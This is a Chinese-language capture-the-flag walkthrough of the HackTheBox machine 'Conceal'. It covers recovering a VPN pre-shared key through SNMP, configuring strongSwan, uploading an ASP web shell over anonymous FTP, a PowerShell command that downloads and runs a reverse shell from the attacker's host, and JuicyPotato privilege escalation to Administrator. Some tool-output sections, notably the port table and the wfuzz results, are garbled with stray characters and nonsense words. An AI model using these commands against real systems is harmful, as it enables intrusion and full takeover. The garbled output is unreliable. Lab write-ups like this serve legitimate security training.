# Conceal(AD),SMB、IPSec(strongswan工具)、 FTP上傳(反彈shell)、

# SelmpersonatePrivilege(juicy-potato提權)

只有UDP...

```
L—# nmap -sT -sU --min-rate 5000 -p- 10.10.10.116

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 14:59 EDT

Nmap scan report for 10.10.10.116

Host is up (0.27s latency).

Not shown: 65535 filtered tcp ports (no-response), 65533 openIfiltered udp ports (no-response)

PORT STATE SERVICE

161/udp open snmp

500/udp open isakmp

Nmap done: 1 IP address (1 host up) scanned in 65.45 seconds
```

#### **SNMP**

參考: https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-snmp

IKE VPN password PSK這passwd為NTLM加密,解密後獲取Dudecakel!。

看起來像是windows靶機

使用另一組工具 snmp-check 並獲取更詳細資訊

```
Windows Version 6.3
```

[*] TCP connections and	listening ports:			
Local address	Local port	Remote address	Remote port	
State				
0.0.0.0	21	0.0.0.0	0	
listen				
0.0.0.0	80	0.0.0.0	0	
listen				
0.0.0.0	135	0.0.0.0	0	
listen				
0.0.0.0	445	0.0.0.0	0	
listen	10.661			
0.0.0.0	49664	0.0.0.0	0	
listen	40.665	0 0 0 0	0	
0.0.0.0	49665	0.0.0.0	0	
listen	40666	0 0 0 0	0	
0.0.0.0	49666	0.0.0.0	0	
listen 0.0.0.0	49667	0.0.0.0	0	
listen	49007	0.0.0.0	U	
0.0.0.0	49668	0.0.0.0	0	
listen	47000	0.0.0.0	U	
0.0.0.0	49669	0.0.0.0	0	
listen	17007	0.0.0.0	V	
0.0.0.0	49670	0.0.0.0	0	
listen	1,70,70		Ŭ	
10.10.10.116	139	0.0.0.0	0	
listen				
[*] Listening UDP ports:				
Local address	Local port			
0.0.0.0	123			
0.0.0.0	161			
0.0.0.0	500			

Local address	Local port
0.0.0.0	123
0.0.0.0	161
0.0.0.0	500
0.0.0.0	4500
0.0.0.0	5050
0.0.0.0	5353
0.0.0.0	5355
10.10.10.116	137
10.10.10.116	138
10.10.10.116	1900
10.10.10.116	65016
127.0.0.1	1900
127.0.0.1	65017

```
[*] User accounts:

Guest

Destitute

Administrator

DefaultAccount

[*] Network information:

IKEv2 \ PPTP \ L2TP
```

### 500 Port為IPsec/IKE VPN

參考: https://book.hacktricks.xyz/v/cn/network-services-pentesting/ipsec-ike-vpn-pentesting

```
# ike-scan -M 10.10.10.116

Starting ike-scan 1.9.5 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)

10.10.10.116 Main Mode Handshake returned

HDR=(CKY-R=3ebadce29349fa49)

SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds

LifeDuration(4)=0x00007080)

VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)

VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)

VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)

VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)

VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable)

VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)

Ending ike-scan 1.9.5: 1 hosts scanned in 0.285 seconds (3.51 hosts/sec). 1 returned handshake; 0 returned notify
```

## 我們需要關注。

- 1. 採用 3DES 加密
- 2. 採用 SHA1 進行雜湊處理
- 3. 使用我們擁有的 PSK 進行身份驗證
- 4. 它的生命週期是 0x00007080 = 28800 秒 = 8 小時



ipsec vpn connect linux tool

https://strongswan.org ・翻譯這個網頁

StrongSwan - 適用於 Linux、Android、FreeBSD、macOS 的 IPsec VPN ...

StrongSwan 是一個開源、模組化和便攜式的基於IPsec的VPN解決方案。

翻譯

進行套件安裝[apt install strongswan]

# 需配置strongSwan。參考:

- <a href="https://www.atlantic.net/vps-hosting/how-to-install-and-configure-strongswan-vpn-on-ubuntu/">https://www.atlantic.net/vps-hosting/how-to-install-and-configure-strongswan-vpn-on-ubuntu/</a>
- <a href="https://docs.strongswan.org/docs/5.9/config/quickstart.html">https://docs.strongswan.org/docs/5.9/config/quickstart.html</a>
- <a href="https://blog.ruanbekker.com/blog/2018/02/11/setup-a-site-to-site-ipsec-vpn-with-strongswan-and-preshared-key-authentication/">https://blog.ruanbekker.com/blog/2018/02/11/setup-a-site-to-site-ipsec-vpn-with-strongswan-and-preshared-key-authentication/</a>

需完成兩個配置[ipsec.secrets、ipsec.conf]

在 man ipsec.secrets 發現

# /etc/ipsec.secrets - strongSwan IPsec secrets file

192.168.0.1 %any : PSK "v+NkxY9LLZvwj4qCC2o/gGrWDF2d21jL"

/etc/ipsec.secrets 新增

10.10.10.116 %any : PSK "Dudecake1!"

/etc/ipsec.conf 新增

conn Conceal #定義一個名為"Conceal" 的連線。你可以在啟動或停止IPsec 連線時引用這個連線。

type=transport #定該連線使用傳輸模式,這表示只有IP 封包的有效載荷被加密,而不是整個IP 封包。

keyexchange=ikev1 #表示使用IKEv1(Internet 金鑰交換協定版本1)進行金鑰交換。 left=10.10.14.13 #設定本機IP 位址為10.10.14.13。

leftprotoport=tcp #指定本地端使用TCP 協定。

right=10.10.10.116 #設定遠端IP 位址為10.10.10.116。

rightprotoport=tcp #指定遠端使用TCP 協定。

authby=psk #表示使用預先共用金鑰(PSK)進行身份驗證。

esp=3des-shal #指定使用3DES 進行加密,使用SHA-1 進行認證(用於ESP - 封裝安全 負載)。

ike=3des-sha1-modp1024 #指定IKE 使用3DES 加密、SHA-1 認證和modp1024 組(即DH Group 2)進行金鑰交換。

ikelifetime=8h #設定IKE 的生命週期為8 小時。
fragmentation=yes #啟用碎片化,允許大資料包在傳輸時被分割成較小的片段。
auto=start

啟動 IPSec VPN 連線: [ipsec start --nofork]

測試是否能掃描TCP端口?(正常。與前面SNMP掃描一致)

```
nmap -sT -p- -Pn 10.10.10.116 --min-rate 5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 13:17 EDT
Nmap scan report for 10.10.10.116
Host is up (0.27s latency).
Not shown: 65523 closed tcp ports (conn-refused)
         STATE SERVICE
21/tcp
         open ftp
         open http
80/tcp
135/tcp
         open msrpc
139/tcp
         open netbios-ssn
445/tcp
         open microsoft-ds
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49667/tcp open
               unknown
49668/tcp open
               unknown
49669/tcp open
               unknown
49670/tcp open unknown
```

#### FTP可以匿名登入

WEB就一般IIS網站,進行目錄爆破。只有 /upload


```
wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.116/FUZZ --hl 98
/usr/lib/python3/dist-packages/wfuzz/_init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly what was a second of the control of the correct of the control of the correct of the control of the control of the correct of the control of the correct of the control of the control of the correct of the control of the correct of the control of the control of the correct of
 * Wfuzz 3.1.0 - The Web Fuzzer
**********************
Target: http://10.10.10.116/FUZZ
Total requests: 220560
ΙD
                                              Response Lines
                                                                                                                                                               Chars
                                                                                                                                                                                                           Payload
                                                                                                                       Word
000000001:
                                                                                                                                                                696 Ch
                                                                                                                                                                                                            "# directory-list-2.3-medium.txt'
                                                                                                                                                                                                           "# on atleast 2 different hosts"
"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
"#"
000000007:
000000013:
                                                                                      31 L
31 L
                                                                                                                                                               696 Ch
696 Ch
                                               200
                                               200
                                                                                                                                                                                                           "# Copyright 2007 James Fisher"
"http://10.10.10.116/"
"# Priority ordered case sensative list, where entries were found"
000000003:
                                               200
                                                                                                                                                                696 Ch
000000014:
                                               200
                                                                                        31 L
000000011:
                                                                                                                                                                696 Ch
                                               200
                                                                                                                                                                696 Ch
696 Ch
696 Ch
000000004:
                                               200
                                                                                                                                                                                                           "# or send a letter to Creative Commons, 171 Second Street,"
"# Suite 300, San Francisco, California, 94105, USA."
"# This work is licensed under the Creative Commons"
000000008:
                                               200
                                               200
                                                                                                                       54 W
54 W
                                                                                                                                                               696 Ch
696 Ch
000000005:
                                               200
000000010:
                                               200
                                               200
                                                                                                                                                                696 Ch
                                                                                                                                                                                                             "# Attribution-Share Alike 3.0 License. To view a copy of this"
     00000006:
                                               200
                                                                                                                                                                696 Ch
     00000366:
```

#### 目前猜測,用FTP上傳反彈shell,WEB進行反彈。

#測試上傳exe但輸出是直接下載 #測試上傳ps1、php但輸出有錯誤畫面

測試上傳asp可以。

asp反彈shell參考: https://github.com/tennc/webshell/blob/master/asp/webshell.asp



#### The server's software:

Microsoft-IIS/10.0

# The server's local address:

10.10.10.116

```
powershell -c "IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.13:8000/Invoke-PowerShellTcp.ps1')"
```

#### 反彈成功

# 因FTP會一直斷,轉寫自動化腳本

https://github.com/a6232283/HTB/blob/main/code/Conceal ftp shell.sh

#### user flag

```
PS C:\users\destitute\Desktop> type user.txt
f4e23720ee18665da3c8ca3b3a80c942
PS C:\users\destitute\Desktop>
```

#### whoami /all



#### 這兩個有被啟動

SeChangeNotifyPrivilege #無提權

SeImpersonatePrivilege #有提權[PrintSpoofer(失敗)、juicy-potato(成功)]

無法直接從靶機抓取檔案,都要由FTP上傳。

FTP上傳後,檔案會存放置C:\inetpub\www.root\upload

測試PrintSpoofer (失敗)。

# 測試juicy-potato

需上傳JuicyPotato.exe、shell root.bat[抓取Invoke-PowerShellTcp.ps1]

```
shell_root.bat檔案內如如下

powershell -c "IEX(New-Object

Net.WebClient).downloadString('http://10.10.14.13:8000/Invoke-PowerShellTcp.ps1')"
```

#### 第一次,執行腳本失敗

```
PS C:\users\destitute\Desktop> ./JuicyPotato.exe -t * -p shell_root.bat -1 9200
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 9200
COM -> recv failed with error: 10038
```

找到編號參考:<u>https://github.com/ohpe/juicy-potato/tree/master/CLSID</u>

將編號改成[{e60687f7-01a1-40aa-86ac-db1cbf673334}]

第二次,執行腳本成功

C:\users\destitute\Desktop> ./JuicyPotato.exe -t \* -p shell\_root.bat -1 9200 -c '{e60687f7-01a1-40aa-86ac-db1cbf673334}'

#### 有抓取成功並反彈

# root flag

PS C:\users\Administrator\Desktop> type root.txt 8d0d061dcb6e9e13e64176e190379ca0 PS C:\users\Administrator\Desktop>